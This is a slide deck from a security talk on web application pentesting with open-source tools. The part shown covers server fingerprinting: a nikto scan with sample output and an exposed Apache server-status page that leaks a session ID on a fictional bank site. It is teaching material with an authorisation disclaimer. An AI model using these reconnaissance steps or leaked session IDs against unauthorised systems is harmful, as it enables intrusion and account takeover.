Web Application Pentesting mit OpenSource-Werkzeugen

Christian Schneider @cschneider4711 www.Christian-Schneider.net

Christian Schneider — @cschneider4711

Developer, Whitehat Hacker & Trainer

Focus on Java & Web/Backend Security
Penetration Tests
Security Reviews
Security Architecture Consulting
Security Training

www.Christian-Schneider.net

Quick Poll

- ✓ Working in Development?
- ✓ Working in Operations?
- ✓ Working in Security?
- ✓ Ever used Pentesting Tools?

What’s in this talk?

- ✓ Tools for **Fingerprinting**
- ✓ Tools for **Web/Backend Pentesting**
- ✓ Tools for **Operating System Checks**

Disclaimer:
Only use the presented tools and techniques on targets where you have explicit permission to pentest!

What's in this talk?

- ✓ Tools for **Fingerprinting**
- ✓ Tools for **Web/Backend Pentesting**
- ✓ Tools for **Operating System Checks**

Disclaimer:
Only use the presented tools and techniques on targets where you have explicit permission to pentest!

CHRISTIAN SCHNEIDER

FINGERPRINTING

Finding low-hanging fruits of your target…

Skipping this topic in the talk…

… but for you available in the slides ;-)

Basic Webserver Fingerprinting

nikto

https://cirt.net/Nikto2

Nikto: Web Server Fingerprinting & Scanning

- Commandline script (Perl)
  - Scans webserver for thousands of **potentially dangerous files**
  - Checks for **outdated versions** and **version-specific problems**
- Update rules before scan:
  - via new content from git repo
- Output formats of results: TXT, CSV, HTML, XML


Simple webserver scan: **./nikto -h** example.com

```
+ Server: Apache/2.2.9 mod_ssl/2.2.14 OpenSSL/0.9.8l mod_autoindex_color

+ The anti-clickjacking X-Frame-Options header is not present.

+ OpenSSL/0.9.8l appears to be outdated (current is at least 1.0.1j). OpenSSL 1.0.0o
and 0.9.8zc are also current.

+ mod_ssl/2.2.14 appears to be outdated (current is at least 2.8.31) (may depend on
server version)

+ Apache/2.2.9 appears to be outdated (current is at least Apache/2.4.12). Apache
2.0.65 (final release) and 2.2.29 are also current.

+ /manager/status: Default Tomcat Server Status interface found

+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST

+ OSVDB-561: /server-status: This reveals Apache information. Comment out
appropriate line in the Apache conf file or restrict access to allowed sources.
```

Simple webserver scan: ./nikto -h example.com

```
+ Server: Apache/2.2.9 mod_ssl/2.2.14 OpenSSL/0.9.8l mod_autoindex_color

+ The anti-clickjacking X-Frame-Options header is not present.

+ OpenSSL/0.9.8l appears to be outdated (current is at least 1.0.1j). OpenSSL 1.0.0o
and 0.9.8zc are also current.

+ mod_ssl/2.2.14 appears to be outdated (current is at least 2.8.31) (may depend on
server version)

+ Apache/2.2.9 appears to be outdated (current is at least Apache/2.4.12). Apache
2.0.65 (final release) and 2.2.29 are also current.

+ /manager/status: Default Tomcat Server Status interface found

+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST

+ OSVDB-561: /server-status: This reveals Apache information. Comment out
appropriate line in the Apache conf file or restrict access to allowed sources.
```

/server-status reveals Apache information



Apache Server Status

Server Version: Apache/2.2.9 (Debian)

Parent Server Generation: 5
Server uptime: 34 days 4 hours 29 minutes 57 seconds
Total accesses: 5592060 - Total Traffic: 1338.2 GB
CPU Usage: u15.52 s5.42 cu0 cs0 - .000709% CPU load
1.89 requests/sec - 475.0 kB/second - 250.9 kB/request
100 requests currently being processed, 0 idle workers

```
GGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGWGGGGGGGGGGGGGGGGGGCWGWWGW
GGGGGWGGGGGWWWWWGWGWWWWGWWWGGWKWWWGK............................
................................................................
................................................................
```


Scoreboard Key:
"_" Waiting for Connection, "S" Starting up, "R" Reading Request,
"W" Sending Reply, "K" Keepalive (read), "D" DNS Lookup,
"C" Closing connection, "L" Logging, "G" Gracefully finishing,
"I" Idle cleanup of worker, "." Open slot with no current process

Srv	PID	Acc	M	CPU	SS	Req	Conn	Child	Slot	Client	VHost	Request
0-1	1812	1/29/17943	G	0.13	2722652	0	4.5	0.07	4429.48	98.76.54.32	blog.super-safe.bank.tld	GET /news/customer-survey/ HTTP/1.1
94-5	2912	1/307/56364	**K**	0.69	12	1	2.5	130.19	15995.45	98.76.54.32	super-safe.bank.tld	GET /list/transfers;jsessionid=3F1212D983C6:
94-5	5113	1/307/56364	**K**	0.69	12	1	2.5	130.19	15995.45	98.76.54.32	super-safe.bank.tld	GET /js/client.js HTTP/1.1
99-5	1317	2/193/46260	**K**	0.71	11	0	2.0	156.87	14487.57	98.76.54.32	super-safe.bank.tld	GET /favicon.ico HTTP/1.1

Anything interesting?

CHRISTIAN SCHNEIDER

jsessionid visible as part of URL in server-status



Apache Server Status

Server Version: Apache/2.2.9 (Debian)

Parent Server Generation: 5
Server uptime: 34 days 4 hours 29 minutes 57
Total accesses: 5592060 - Total Traffic: 1338.2
CPU Usage: u15.52 s5.42 cu0 cs0 - .000709%
1.89 requests/sec - 475.0 kB/second - 250.9 kB
100 requests currently being processed, 0 idle

```
GGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGG
GGGGGWGGGGGGWWWWWGWGWWWWGWWWGGWKWWWGK..
.......................................
.......................................
```

